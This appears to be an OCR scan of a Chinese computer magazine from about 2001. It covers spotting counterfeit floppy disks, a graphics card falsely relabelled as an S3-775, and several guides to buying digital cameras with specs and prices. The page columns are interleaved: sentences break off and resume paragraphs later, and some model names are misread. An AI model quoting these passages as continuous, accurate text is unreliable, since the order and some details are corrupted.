


图1　真品正面图




图1　伪品正面图




图2　真品背面图




图2　伪品背面图

线，手捏能感觉包装盒比较结实，用料厚实。伪品外壳包装有两种，一种封口处比较平滑（就像我买的这种），但有开封线；一种封口处粗糙，能明显看出粘贴痕迹。两种伪品用手捏都能感觉到有弹性，用料薄。

2.盘面标签（图1中部分1）：真品三个甲壳虫印刷清晰，特别是甲壳虫两片翅膀中间的缝隙在视觉上有明显的凹凸感，每张盘上标签粘贴得都很整齐。伪品三个甲壳虫印刷模糊，特别是翅膀中间的缝隙尤其突出，有的标签会歪着贴。这一点在购买时可以透过外包装来识别，也是最直接的方法。

3.入盘指示箭头（图1中部分2）：真品箭头比较宽，从侧面看箭头三角的边缘略显圆滑；伪品箭头比较细，箭头三角的下边缘尖锐。

4.右上角的标志（图1中部分3）：在正面的右上角有一个HD标志（所有的软盘都有这个标志）。真品深而细腻，特别是HD中间的那条纹路很细，看上去像是圆的；伪品做得比较浅，HD中间的那条纹路宽，呈扁平状。

5.编码1（图2中部分4）：在反面的左下方有一排以黄色印制的编码。真品编码是以点状印制上去的，字体非常清晰，可清楚地辨认出每一个点的位置，而且不同颜色的编码不同，但起始位置都是从紧贴标签粘贴预留位置的左边缘开始的；伪品虽然也想刻意模仿成点状，但看起来就是一些边缘凹凸不平的线条，像是用图章盖上去的，而且极为模糊，没有固定的位置，有很多都歪了。这也是一种最直接的辨认方法。

6.编码2（图2中部分5）：在位于反面左下角的这个小方格内，真品都有一个4位的编码，而伪品是没有的，这是另一种最直接的辨认方法。

7.透过驱动轴孔辨真伪（图2中部分6）：真品透过驱动轴孔看到的板面是平滑的，而伪品则会看到一条以中心为圆心的圆形细痕。

最后再给大家提个醒，在购买时最好当面打开看看，这样一旦遇到假货，JS也是无话可说的。

一个人上当了，就希望别人不再上当。以上是我通过实践找出的几条比较容易的辨认方法，希望借《打假三人行》告诉更多的电脑爱好者。同时也希望大家在购买软盘时认明真伪，买到称心如意的软盘。

显卡也有“Remark”

□山西　魏伟

前几天，朋友购来一台网吧淘汰下来的计算机，请我过去给它整理一下。我带上各种工具欣然前往。

计算机的硬件设备还马马虎虎，K6-2/233的CPU，IWILL的主板，ALI的芯片组，只是计算机的操作系统比较凌乱，问问朋友，里面也没有什么重要的东西，准备重做系统。做系统当然先找驱动程序，朋友说各种驱动盘并没有给。只好从“设备管理器”中看看，也没有发现比较特殊的东西，显卡是S3-775，比较大众化，便开始安装Win98。

Win98很快就安装好了，接着安装显卡的驱动程序。我从驱动光盘上找到S3-775的驱动程序进行安装。Win98系统弹出提示：“所选驱动程序不是专为选定硬件设计的，可能无法正常运行……”很纳闷，刚才在“设备管理器”中显示的显卡设备就是S3-775，为什么不能安装呢？不管它，先安装再说。重启后，显示设备不正确。再重启，看看系统自检时显示的是什么。系统自检时显卡BIOS的提示依然是S3-775，回到Win98，继续安装，显示设备依然不正确。打开机箱看显卡，显卡的芯片上印着S3-775，没错！我的驱动程序不正确？安装一个Win98中S3的通用驱动，依然如旧。

我几乎失望了，朋友也在一旁说，重买一块显卡吧。突然想起一个好东西，专门测试硬件的HOWINFO。运行一看，显卡居然是IGS1682！再往下看，显卡的BIOS是S3-775！

原来如此！JS们在装机时，将IGS1682显卡的BIOS刷成S3-775，芯片也打磨后印上S3-775的字样，然后将驱动程序中相关的部分也改为S3-775，这样IGS1682便Remark成了S3-775。

从驱动光盘中找到IGS1682的驱动程序安装后，一切正常。

希望大家在以后攒机时，多带一些工具软件，来给自己的“爱机”把把脉。将机器中的各种硬件设备搞清楚，不要被表面现象所蒙蔽。CF

主流数码相机选购指南

□上海　HAM-AAF

数码电子产品成为很多电脑爱好者的新宠，而在众多数码设备中，数码相机无疑是电脑爱好者最渴求的产品之一。随着数码相机以及相关技术的发展，在数码相机不断升级完善的同时，过去一些高端数码相机已成为普及型产品，价格也回落到个人可以承受的范围。市场上数码相机的品牌很多，大部分著名电脑电子产品厂商和专业传统光学相机厂商都推出了自己的数码相机产品，市场上常见的有Kodak、OLYMPUS、Canon、Nikon、AGFA、SONY、Fujifilm、EPSON、RICHO、Casio等。如何选购一部适合自己的数码相机？主要可以从产品性能档次、价格、特殊功能、外形、售后服务这几个大方面来综合考虑。

购买数码相机的第一步是要了解当前市场上各类数码相机的档次分布情况和对应的大致价位，并结合个人的实际需要和预算，确定选购数码相机的大致档次。数码相机宏观上可以分为入门级、主流级和专业级三类。一般情况下，衡量一部数码相机档次最主要的指标，是该相机采用CCD或CMOS的像素数量。入门级数码相机的像素数量在30万到80万之间，主流级数码相机的像素数量在100万到300万之间，某些新款主流级的数码相机如SONY DSC-F707，像素数量可达500万。与主流级产品相比，专业级的数码相机虽然在CCD的像素数量上并没有明显的提升，但其在光学性能、画面品质及成像速度上却远远超过了主流数码相机。不过，专业级数码相机上设计的很多特殊功能也并不适合于普通用户，同时这些功能也无情地增加了专业级数码相机的成本。所以，总体来说，由于入门级的数码相机功能简单，且CCD的像素数量有限，而专业级产品又过于昂贵，因此在当前市场上，主流级的数码相机才是大家谈论最多的焦点。

主流数码相机的选购

接下来我们关注一些主流的家用级数码相机。针对数码相机，直观的产品划分是以CCD像素为基准的。结合数码相机的价格和性能，主流数码相机基本上可以分为下面四大类:

（1）百万级数码相机，CCD像素为100-150万左右，可以提供1024×768到1280×960分辨率的照片，如果使用专业的数码冲印设备，可以得到品质尚可的3×5英寸和4×6英寸的照片。具备正规数码相机的基本功能，依据不同品牌和型号还具有一些扩展功能，如光学变焦、自动白平衡、微距/全景拍摄模式等。这一档次的数码相机比较多的是昔日的旧款型号，所以内置存储容量比较小，在使用高质量拍摄模式下需要适当添加扩展存储卡来应付存储容量不足的问题，好在现在存储卡的价格已非常便宜。另外相当一部分机器仍采用串口通讯模式，与电脑数据交换的速度比较慢。百万级数码相机都提供彩色LCD显示屏作为取景器和状态显示窗，具备内置的闪光灯和基本自动聚焦、自动平衡、自动闪光灯开启功能，使用上比较方便。代表产品有Kodak DC215、Kodak DX3215、SONY DSC-P20、SONY DSC-P30、Canon PowerShot A10、Olympus C-100，市场参考价在2500-3500元。适合一般电脑爱好者业余拍摄、网页制作、非专业数码相册制作、要求不高的商务应用，是目前花钱不多又比较实用的一类数码相机。

（2）二百万级数码相机，CCD像素为211万左右，可以提供1600×1200分辨率的照片。这一档次的数码相机具有较好的打印输出效果，输出标准6×8英寸以下照片基本能够令人满意。这一档次的数码相机具有较高的品质，具有常规数码相机的基本功能，有些型号的产品在功能和镜头上下功夫提升产品的规格和品质，一些二百万级数码相机已具备名牌光学镜头、外接闪光灯热靴、高倍光学变焦等高级特性。部分二百万级数码相机采用了USB接口，并提供直接AV输出可接驳电视显示照片。在软件方面，一些公司采用较先进的算法，起到图像自动增强的作用，使照片输出效果更上一层楼。代表产品有Kodak DC5000、Kodak DC290、Kodak DC3400、Kodak DX3600、SONY DSC-P50、Canon PowerShot A20、Canon PowerShot S300、Canon DIGITAL IXUS V、Olympus C-990Z、Olympus C-200Z、Olympus C-2100UZ、Olympus C-2040Z、NIKON CoolPix 950、Casio QV2800UX、Casio QV2400UX，市场参考价在3000-5000元。二百万级数码相机目前是很不错的商用数码相机，AV输出电视接驳功能尤其适合商务展示。同时这一级别的数码相机也适合家庭用户和初级数码摄影爱好者以及需要打印输出照片而预算又不是很多的消费者。

（3）三百万以上像素的数码相机属于中高端产品，CCD像素为334万左右，部分新品可以达到400万以上，其中一些高档产品有的已采用在专业相机中广泛采用的单反镜头结构，有的采用德国蔡司镜头，有的提供高倍光学变焦。部分高档产品已接近专业数码相机的水准。高档数码相机中USB接口被广泛使用，为了解决高精度照片的存储问题，相机支持高容量的CF/SM卡，有的还兼容IBM微型硬盘。三百万以上像素数码相机输出效果已比较理想，其拍摄作品通过专业数码冲印在常规尺寸下已非常接近传统照片的品质。这一档次产品适合电脑硬件发烧友、摄影爱好者、需要实物输出较大幅面照片的消费者。代表产品有Nikon CoolPix 995、Olympus E-10 SLR、Olympus C-4040Z、Canon PowerShot G1、SONY DSC-S85、Casio QV4000、Casio QV3000EX、SONY DSC-F505V，市场参考价在5000元到8000元间。

（4）四至五百万像素的数码相机属于高档产品。此类产品刚刚推出不久，代表型号有SONY DSC-F707、Dimage 7 等。它们在拥有很高成像品质的同时，价格也比较高。市场参考价一般在8000元以上，部分高端产品逾万元。这档产品的共同特点为：镜头品质可与高档光学相机相媲美，电子成像部分速度比普通的数码相机

E-mail: cfmk@cfan.com.cn

低端数码相机的选购指南

□南京　裴竞文

一、千元级数码相机的特点

一直以来，数码相机以其强大实用的功能深受广大电脑爱好者的喜爱。但是，即使是一些自称为入门级的产品，其售价也要在两三千元左右，高昂的价格成了阻碍数码相机普及的主要因素。然而留心的读者可能发现，最近市场上出现了一批售价不到千元的低端数码相机产品。虽然它们的技术指标还不足以与中高档相机媲美，但是由于它们具有较低的价格和一机多用（如作为普通摄像头使用）的特点，对于那些需要进行网页设计，制作个人影集，进行可视通话等初级应用的用户来说还是相当具有实用价值的。

本文所说的千元级数码相机正是这样的一些低端产品。它们的共同特点是：使用三十万像素左右的CMOS器件作为核心部件，内置数兆的半导体存储器，使用普通或充电电池作为电源，与电脑连接时可作为摄像头使用。另外，许多机型还具有内置闪光灯、存储卡扩充接口等功能。实际上，可以认为它们是介于数码相机和摄像头之间的中间产品。

二、千元级数码相机的性能和选购

选择和衡量一台数码相机好坏的因素有很多，而不同档次产品的侧重点也有所不同。下面笔者着重说明我们在选购千元级数码相机时应该考虑的主要技术指标和特点。

1.光学传感器和像素：光学传感器是数码相机的核心部件，它的作用是将我们要拍摄的景物由光学影像转换为电信号，起到普通相机中胶卷的作用。可以想象的是，一部数码相机所拍摄照片的质量在很大程度上是由光学传感器的精密程度所决定的。在数码相机中使用的光学传感器主要有CCD和CMOS两种。由于CMOS具有集成度高、能快，更省电，画面补偿技术完善。

总体来说在主流相机中，百万像素相机和老型号、功能比较单一的二百万像素相机属于低端产品，适合于经济型用户；二百万像素相机属于比较实用的中端产品，适合普通家庭；三百万像素的数码相机属于中高端产品，它和四至五百万像素的数码相机适用于广告拍摄、资料备份等要求较高的用途。

主流数码相机的购买及附件情况

数码相机最好到有一定知名度的专卖店购买，要小心水货带来的保修问题。数码相机还价也有一定的余地，还价省下来的钱足可以购买一张64MB兼容CF卡。仔细检验数码相机的CCD和LCD是否有坏点，具体方法是用相机拍摄全黑和全白的图像，看LCD液晶屏是否有颜色不变的点，进一步还可以通过电脑下载拍摄的图像，检查是否有异常色点和斑块。检查相机各机械部件是否灵活，按键是否一按到位。最后要仔细点清附件。

数码相机用户需要购买最多的附件就是扩展存储卡和充电电池。如果是标准的5号充电电池，一般用1300mAh的GP充电电池代替可以有很好的效果，价格要比所谓原装的同品牌配件电池便宜很多。一套GP充电电池包含4节AA 1300mAh充电电池和一个充电器，价格在80元左右，而同样数量的某品牌电池配件包在电脑城的售价高达500元。另外在电脑城，GP充电电池的价格比较高，且有时会遇到假货，建议消费者到当地摄影器材商店购买比较安全。至于充电器GP套装中已有提供，用户也可以购买具有充满自停功能的充电器，这样以后充电就不用担心超时了。另外扩展存储卡也有两种，一种是原装的卡，性能有保证但价格偏高，而一些台湾品牌的兼容存储卡价格要便宜不少，质量也不错，一般用户不会感觉到两者之间的差别。上海市场CF卡16M/32M/64M/96M/128M的价格为150/178/280/460/550元（某台湾品牌），WINWARD盒装品32M/64M/128M的参考价格为250/350/750元，市场上兼容品牌的存储卡有PQI、WINWARD

部分主流数码相机性能价格参考简表

[illegible]
DC-3400　230万像素/2倍光学变焦　4280 元
DC-4800　330万像素/3倍光学变焦/USB接口　5450 元
DC-3800　230万像素　4050 元
DC-290　330万像素/3倍光学变焦　5800 元
DC-3600　230万像素/2倍光学变焦　4280 元

sony
DSE-P1　334万像素/3倍光学变焦/USB接口　4500元
DSC-S70　334万像素/3倍光学变焦/USB接口　5150 元
DSC-S50　211万像素/3倍光学变焦　4050 元
DSD-F505V　334万像素/5倍光学变焦　5850元
DSC-S75　334万像素　5250元
DSC-S85　413万像素/3倍光学变焦　6380 元

富士
2400 Z　211万像素/3倍光学变焦　2800 元
4900 Z　240万像素/6倍光学变焦/USB接口　5300 元

佳能
Pro 90IS　334万像素　8800 元
IXUS 300　211万像素/3倍光学变焦　4750元
S20　334万像素　4700元
S10　211万像素　3900元

奥林巴斯
C-3040Z　334万像素　5580元
C-3030Z　334万像素　5280元
C-2020Z　210万像素　4200元

尼康
880　334万像素/2.5光学变焦　5400 元
950　211万像素/3光学变焦　4900 元
775　210万像素/3倍光学变焦　4280 元
995　334万像素　6600元

等。此外，需要在这里指出的是，Olympus的数码相机多采用SM卡，这种卡比CF卡更便宜，大容量的SM卡比较实惠；而SONY的数码相机使用记忆棒作为存储媒体，记忆棒的价格相对较高，但其体积小巧，能与其他SONY的家电设备如数码摄像机、MP3播放机等通用，这是CF卡和SM卡所不能比拟的。另外，在北京、上海等地的电子配套市场里，已经开设了直接将数码相机拍摄的图片制作成相片的业务，而爱普生也推出了可以将数码图片直接打印成相片的打印机。CF

耗小、成本低的特点，所以为绝大多数千元级数码相机所采用。光学传感器的主要技术指标是像素，像素值越高，所拍摄照片的分辨率也就越高。目前市场上的千元级数码相机主要有三十万像素和十万像素两个级别，笔者推荐用户尽量购买三十万像素级别的产品，它的最大分辨率达到640 × 480，基本能够满足初级应用的需要。

2. 存储器的类型和容量：数码相机所拍摄的图像经过处理并转换为特定的格式（如BMP、JPG等）以后保存在内置的存储器中。千元级数码相机一般带有4M至16M的内置存储器，根据图像格式和分辨率的不同，可以存储大约30到100张左右的图像。除了容量，存储器的类型也是比较重要的，千元级数码相机一般采用闪存（FLASH RAM）或普通存储器（SDRAM）作为内置的存储介质。使用FLASH RAM的好处是，即使相机的电池耗尽或更换电池时，过去所拍摄的照片也不会丢失。而SDRAM由于价格较低，所以使用它作为存储器的相机则内置了更多的存储单元，这就需要用户根据自己的需要做出选择。另外有些相机还带有外置存储卡接口，几乎可以无限扩大相机的存储容量，这就大大方便了需要大量拍摄的用户。

3.电池的类型和容量：电池对移动设备的重要性是不言而喻的。由于采用了集成度较高而功耗较低的CMOS器件，并且没有配备高档数码相机才使用的彩色液晶显示器，而代之以普通笔划式液晶显示器，因此相机的耗电量相对较低。无论是使用普通电池或充电电池都能够很好地完成拍摄任务，基本上不会出现某些高档相机拍摄了十几张照片就要换电池的现象。

4.接口类型：数码相机的优点之一就是所拍摄的图像可以直接输入电脑进行处理和保存，因此接口类型也是需要注意的地方。目前此类产品常见的接口类型主要有USB接口和串口两种，无论从速度还是方便程度来说，USB接口都是不二的选择，当然具体情况还要根据需要和您电脑的情况进行选择。

5.其他功能和特点：一机多用是千元级数码相机的卖点之一，除了可作为普通数码相机使用外，它们大多还能够作为摄像头使用，无论是进行网络会议还是制作影音邮件都能应付自如。除此之外，许多机型还内置有闪光灯，并且能够自动设置其工作状态，既保证了光线不好时的拍摄效果，又减少了电能的消耗。

三、常见千元级数码相机产品介绍


卡西欧 LV-10

这款造型时尚的数码相机是卡西欧公司为适应数字时代的需要而推出的电子文具系列产品中的一种。它的核心部件是31万像素的CMOS器件，最大分辨率为640 × 480，内置4M闪存，可储存高分辨率图片（640 × 480）60张或低分辨率图片（320 × 240）120张。相机上内置的闪光灯为其在室内或光线较暗时使用提供了很大的方便。当它使用标准配备的USB数据线与电脑连接时可以作为摄像头使用，奇怪的是随机软件中竟然没有专用的视频软件，不过这个问题可以通过安装第三方软件（如创新的WebCam系列）来解决。另外没有用于显示相机状态的液晶显示器也是它的一个不足之处。

公司网址：www.casio.co.jp


参考价格：1000元


宝达 DC35

宝达DC35是一款造型朴素的产品，笔者认为，作为一个国产品牌，这还是一款比较成功的产品。它采用的是35万像素的CMOS器件，最大分辨率640 × 480。内置8M SDRAM存储器，可分别储存40或100张照片。而它最具特点的地方就是它所具有的SmartMedia卡扩展接口，这一功能弥补了使用SDRAM作为内置存储器的不足，并且可以极大地扩展存储空间。采用USB接口，内置闪光灯，可作为摄像头使用。

公司网址：http://www.onlyplus.com

参考价格：980元


Divio E-camera DC-100

这是一款做工精良，造型美观的产品。采用35万像素CMOS器件，最大分辨率640 × 480。内置8M闪存，可以存储60（精细模式）或120张相片（普通模式），可以断电保存。它的图像还原质量较好，功能齐全。可以调整曝光量，具有自拍定时显示LED，并且具有自动节电功能。液晶显示板可显示闪光灯、自拍器、删除、相片张数、电池等状态。可作为USB摄像头使用。

公司网址：www.divio.com


参考价格：950元


KOCOM KDC-100

KOCOM是韩国最大的数码产品公司之一，其推出的KDC-100是一部31万像素的产品，最大分辨率为640 × 480。使用8M SDRAM内存作为存储器，可储存26张高分辨率照片或107张低分辨率图片。有趣的是，KDC-100的镜头是可以光学变焦的，这就使得它在拍摄近景时更具优势。随机提供多种应用软件，可以进行图像编辑、传输和制作。USB接口，将其作为摄像头使用也是不错的选择。

公司网址：www.kocom.co.kr

参考价格：780元


MICROTEK Takeit350c 易拍

MICROTEK是大家熟悉的扫描仪品牌，易拍350c是其最近推出的多款数码相机中较具代表性的产品。它使用35万像素CMOS图像传感器，最高分辨率



□北京　小黄

我的数码相机选购之路

我是一名十足的硬件发烧友，所以选个数码相机也要货比多家。因为数码相机的种类极为丰富，从一千多元的简易型相机到上万元的专业级相机都有，因此在选购之前应该想好自己购买数码相机的用途是什么，然后再根据个人的经济实力考虑不同品牌的产品。我是做电脑技术工作的，喜欢自己动手操作，因此不喜欢完全傻瓜型的相机，所以希望梦中的它能具有尽可能多的专业相机的功能，这样用它还能学习到更多关于摄影方面的知识。此外笔者还是一个喜欢郊游的人，周末经常和一些朋友去北京的郊区驾车出游，日光下中远距离的风景和人物自然是最常拍摄的对象，所以相机的呈像色彩和光学变焦都希望能更好一些，而微距与夜景是我不经常拍摄的，因此这两方面只要过得去就可以了，不必苛求。此外经常在室外拍摄，也不希望相机太费电，如能采用标准型的5号电池为最好，因为这样就可以随时买到。

在以上几个方面中，笔者由于需要经常拍摄风景人物，所以认为重现色彩的真实性是第一位的，而过分的艳丽和不足的色彩都是不够的，而且如果相机的色彩不够好，功能再多、再省电的相机都不可能拍摄出具有绚丽色彩的照片来。因此，在对各品牌产品的比较挑选中，我把还原自然色彩的真实性放在了第一位。从经济方面考虑，笔者能接受的价格是6000 - 8000元的产品，这个价位也正好是各相机厂家对自己非专业级相机中最好产品的定位了，因此笔者要购买的目标就定位在了各厂家民用级相机里最好的产品了。

笔者选购相机的时间是今年的七、八月份，那时高档的数码相机（以下均指主流数码相机）还都是300万级像素的，其中Canon的最好产品PowerShot G1已经推出了好长一段时间了，而更新的产品还没有推出（现在Canon已经推出了G2），因此在Canon的产品中除了G1也就没什么可选的。好在那时正值Nikon公司刚刚推出新款CoolPix 995的相机来代替老款的CoolPix 990，而990的简化版880相机给人感觉缺少了一些专业的味道，功能也少了一些，所以尼康方面只有995可以考虑了。那时奥林巴斯最好的民用级机器还有C - 3030Z可以考虑，现在C - 3040已经上市了。美能达方面，笔者看好的Dimage 5和7两款相机，它们分别是300万和400万像素级的产品，而在那时虽然听说即将推出或是已经推出，还都没有上市，甚为遗憾。那时还有富士公司刚刚上市的FinePix 6900，它是采用了第二代Super CCD技术的产品，而其他厂商都采用的是普通的CCD。Super CCD在原理的排列上与传统的CCD有很大不同，在此就不细致介绍了。此外还有卡西欧QV - 3000EX和柯达的一款产品能够考虑。




面对着如此众多厂商的产品，一般人很容易不知所措，不知该如何选择最适合自己的产品。那时笔者的想法是，一方面尽可能地去寻找关于这些相机的介绍资料，当然其中以对比评测最为重要，另一方面，笔者找了几个有数码相机的朋友和在数码摄影方面有专长的朋友，去他们那里观看不同厂商相机拍摄出的样片并进行实际的比较。在资料的寻找方面，我几乎找遍了国内外的关于数码摄影和数码相机方面的网站，仔细地研究了几篇评测报告中试用者对各款机器的优缺点总结，了解到佳能G1相机的重量稍沉，旋转的液晶屏非常方便，但是照片普遍颜色偏品红色，功能异常强大，可以将照片存储为佳能独有的RAW格式，还有就是电池寿命很长和它具有大光圈F2.0，这也使得它在夜景下的拍摄效果极好，当时几乎没有比它的夜景拍摄效果再好的相机了——这就是G1最主要的几个特色。衡量了一下，觉得有些不适合自己，因为佳能G1的偏品红色特性在很多场合影响了拍摄风景和人物的效果，而它的夜

可达640×480，内置8M SDRAM，可存储26张高清晰度照片（640×480dpi）或107张普通精度照片（320×240dpi）。它近似圆形的外观和附送的多款可任意组合的彩色外壳（天蓝、紫、银）是它最大的特色，而易于上手和丰富的配套软件也使它成为不错的选择。同样可以作为USB摄像头使用。

公司网址：http://www.microtek.com.cn

参考价格：1000元



清华紫光
UnisDC Easy2100
数码摄像笔

这款笔式数码相机是由清华紫光公司近期推出的。图像传感器为35万像素CMOS器件，内建8M SDRAM，可存储26张（VGA模式，640×480）或107张（QVGA模式，320×240）照片。细长的外形设计使其携带尤为方便，它使用USB接口与电脑连接，可作为摄像头使用。市场上还有三星、MAXELL、宝达等多种品牌的笔式数码相机产品可供选择。

公司网址：http://www.thunis.com

参考价格：700元

景拍摄优势笔者又不常用。奥林巴斯的C-3030Z相机是这几款产品中表现最为均衡的产品，产品没有什么明显的优缺点，就连色彩都是一贯的中性色彩，色调比较自然。3030具有最慢的快门时间（16秒），内置闪光灯功能强大，对喜欢用闪光灯营造气氛的摄影师来说很具吸引力，不过微距稍差一点，夜景较好，如此看来它对笔者的适合程度也就是一般。当时尼康CoolPix 995还是最新的产品，笔者还没有找到关于它的测试报告，因此看在它对CoolPix 990的改进不是很多的前提下，就姑且拿尼康CoolPix 990来看一下了。CoolPix 990的手感较好，旋转的镜头也很方便，具有自动对焦系统，适于实时抓拍，总体功能也很强大，呈像的表现中人像的色彩微微偏黄，照片的清晰度很高，微距非常出色，此外它有噪声抑制功能，在夜景下的拍摄效果也不错。值得一提的是，990还有很多附加镜头可以选择，其中包括远射镜头、鱼眼头、广角头等等。在后来，笔者有幸使用了一次995相机，它的机身外壳采用了工程塑料，节约了成本，减轻了重量，但是同时也降低了机身的坚固程度。它增加了光学变焦，达到了4倍，还改善了990闪光灯下容易红眼的问题，以及增加了一些新功能，最好的就是多了聚焦点测光的功能。从CoolPix 995的样片中，笔者感觉995的成像清晰度较高，且在高频线对处没有明显的色彩干扰，另外，边缘像质下降也比较轻微，说明镜头的场曲较小。995的暗部层次表现较好，微距依然出色，但是在高光部位会出现过渡生硬的问题，而且自动白平衡不是很准确，颜色比较机械且缺乏味道。它镜头远摄端的最大光圈仅为F5.1，这无疑限制了大光圈拍摄的乐趣。此外995改用锂电池作为电源，笔者觉得还不如用普通的5号电池方便。总之，使用过以后，笔者觉得995还是一款不错的机器，只是当初在对比了尼康880和富士6800两款相机的样片以后，一幅傍晚的照片是斜阳照射在一幢白色的楼上，从富士相机的样片中能看出傍晚日落的味道来，而880的样片中这种味道就少了很多。因此笔者从那次开始还是更关注了富士公司的产品。



FinePix 6800是富士公司推出的采用第一代Super CCD技术的330万像素的数码相机，而FinePix 6900是外形沿用了FinePix 4900、采用第二代Super CCD技术的有效像素330万级的相机产品，它也是笔者最终购买的产品。6900具有超级EBC镀膜的6X富士龙光学变焦镜头，与其他厂商产品不同的是，它还具有手动对焦功能，颇具专业味道。FinePix 6900的成像比较细腻，暗部的杂讯较小，画面更加干净、通透。6900在室内的自动白平衡表现得不太理想，白炽灯下有些偏黄。好在自定义白平衡功能在各种光源下表现都非常准确，而且相机可存储2个自定义的白平衡设置。富士的色彩技术使FinePix 6900的色彩表现出亮丽、通透、明快、鲜艳的特性，再加上它提供了几乎所有摄影的功能，甚至包括多次曝光、5张/秒高速连拍、直方图显示。相机反应迅速，耗电量也较低。当然最主要的是，笔者被它能够提供曝光准确、色彩生动、细节丰富、图像锐度较好的影像所深深吸引，当时不足7000元的价格也是同档次相机里面较低的，随相机笔者又买了一张128MB的SM卡，一共7600元左右。



在选购中希望大家能到正规的摄影器材专卖店或者电脑市场里专门经营数码摄影产品的公司去买，为了防止买到水货，一定要记得要正式发票和印有厂商公司标志的保修卡，并认准产品一定要具有中文的使用说明书。当然，随相机所捆绑的物品也一定都要在购买时检查齐全。

现在笔者使用富士FinePix 6900相机已经有近三个月的时间了，下面总结一些关于6900相机的优缺点，送给感兴趣的朋友们。

缺点:

1.没有对焦辅助灯，在低光环境下自动对焦速度慢，甚至无法自动对焦。解决办法：随机携带一个迷你手电筒备用，效果不错。

2.不用闪光灯时，照出的景色颜色如同富士胶卷一样略有夸张（也有人认为这是一个优点）。

3. 用闪光灯时，只是带红黄色的物体略偏红。解决办法：在不影响创意的条件下调用慢门闪光灯或者尽量调高闪光灯亮度。

4.它的录像功能只提供了320×240一种分辨率，没有录音，比较遗憾。

5.没有遥控快门。

6.没有光学防手抖系统，只好尽量用三角架了。

7.由于取景器是类似单反的EVF，所以不像光学取景器有屈光度调节。

它的优点也比较明显:

1. 6倍的光学变焦实用极了。

2.每秒达5幅的连拍功能。

3.10厘米的微距拍摄，光线好时5厘米也可以。

4.支持全手动、全自动、半自动等全部功能。

5.具有类似单反的EVF电子取景器，没有视差。

6.大屏幕的LCD，看照片很过瘾。

7.LCD有玻璃钢保护，不容易挂花。

还有想告诉那些近期有意购买中高档数码相机的朋友，现在多了尼康CoolPix 5000、尼康CoolPix 885、佳能PowerShot G2、美能达Dimage S304、卡西欧QV-4000、奥林巴斯 C-4040Z和C-40 Zoom以及采用5百万像素的SONY DSC-F707等不少相机可以考虑了。最后向朋友们推荐三个数码相机方面的网站，从中一定能找到你喜欢的相机的资料的。

http://www.dpnet.com.cn/

http://www.dcview.com.tw/

http://www.dpreview.com/ CF

数码相机的选购参照

□上海　小杨

确定了数码相机的基本档次后，就可以从纵向比较性能价格接近的不同品牌型号的数码相机，可以着重从以下几方面比较：

CCD像素 CCD是数码相机感光部件，它的性能和品质直接关系到数码相机成像的精度，也就是我们平常所说的分辨率。大部分情况下CCD物理像素点数量标志数码相机的档次和性能，CCD像素一般约等于数码相机提供的最大有效分辨率数值的乘积。不过这也不是绝对的，部分厂家的数码相机可以通过插值计算等手段提供更高的分辨率，这样就不能直接用相机最高分辨率乘积的方法来估算CCD像素值。有些商家也曾利用这种情况误导消费者抬高数码相机的身价，使消费者将一百三十万像素(1280×960)的AGFA ePhoto CL50当做二百万像素档次的产品（1600×1200）买回家，原因就在于ePhoto CL50的光学解析度为一百三十万像素(1280×960)，而通过爱克发的Photo Genie影像提升技术，可将解析度提升至一百九十万像素。当然这与直接采用二百万像素CCD的数码相机拍摄结果还存在一定差别，所以选购CCD像素较高的数码相机拍摄效果比较好。

镜头 在中高档数码相机中，很多厂家采用优质的镜头来提升成像的品质。相机的镜头属于光学器件，在传统光学照相机中一直是关键部件，越高级的相机越对镜头提出更高的要求。数码相机中使用高级镜头或变焦倍数较高镜头的产品，价格在同类产品中也会比较高。我们可以看到高档数码相机上也有使用蔡司镜头、Canon镜头的。不过对蔡司镜头而言，我个人认为卖点的成分多于性能提升，所以一般消费者不必苛求使用蔡司镜头的数码相机。

变焦 很多数码相机都宣称有变焦功能，事实上不少中高档数码相机也广泛采用小变焦镜头。在数码相机中有数码变焦和光学变焦两个概念，它们的功能都是起到放大景物的作用，不过实现手段不同效果也不同。所谓数码变焦是通过一定的插值算法提高图像的分辨率，起到放大图像的作用。所谓光学变焦是通过光学镜头的组合放大远处景物的效果。效果自然是光学变焦比较好，所以数码相机都提供光学变焦和数码变焦两项参数，日常使用一般多用光学变焦。一般的数码相机可以提供2-3倍光学变焦，只有部分高端产品可以有5-10倍的光学变焦能力。高倍的光学变焦对特写比较有帮助。

色深 常规的非专业数码相机提供24bit色深，高档产品和专业级产品提供36bit色深，一般需要高精度输出的专业用户比较在乎36bit色深，而普通家庭用户24bit产品也完全够用。

手动参数设定 大部分家用数码相机的操作者都不是专业摄影人士，为了得到较好的拍摄效果，家用数码相机都提供了自动参数设定，部分高级产品还提供情景设定，使自动参数设定更为精确。如果消费者是摄影爱好者或专业人士，能够掌握相机各项参数的人工设定，那么在选购数码相机时，可以考虑提供较多手动设定功能的机型，如人工设定光圈和快门，通过光圈与快门的组合，可以控制画面景深。很多艺术照片特技照片的拍摄都需要人工设定参数。常见的曝光模式有程序自动、光圈优先、快门优先、全手动模式。

LCD 数码相机的LCD可以作为取景器使用，也是照片预览和状态显示的窗口。LCD的明亮程度、对比度、画面连续程度、面积大小、显示内容丰富程度都是我们要考虑的。

白平衡 白平衡可以修正光线对景物的影响，提高拍摄质量，很多中档以上的数码相机都具备自动白平衡功能，给常规拍摄带来不少好处。不过在某些特殊情况下白平衡会干扰拍摄，所以要求数码相机可以自动加手动控制白平衡参数，以适合不同拍摄环境。高档的数码相机可以提供自动+手动7种模式，一般产品也可以提供自动+手动3种模式。

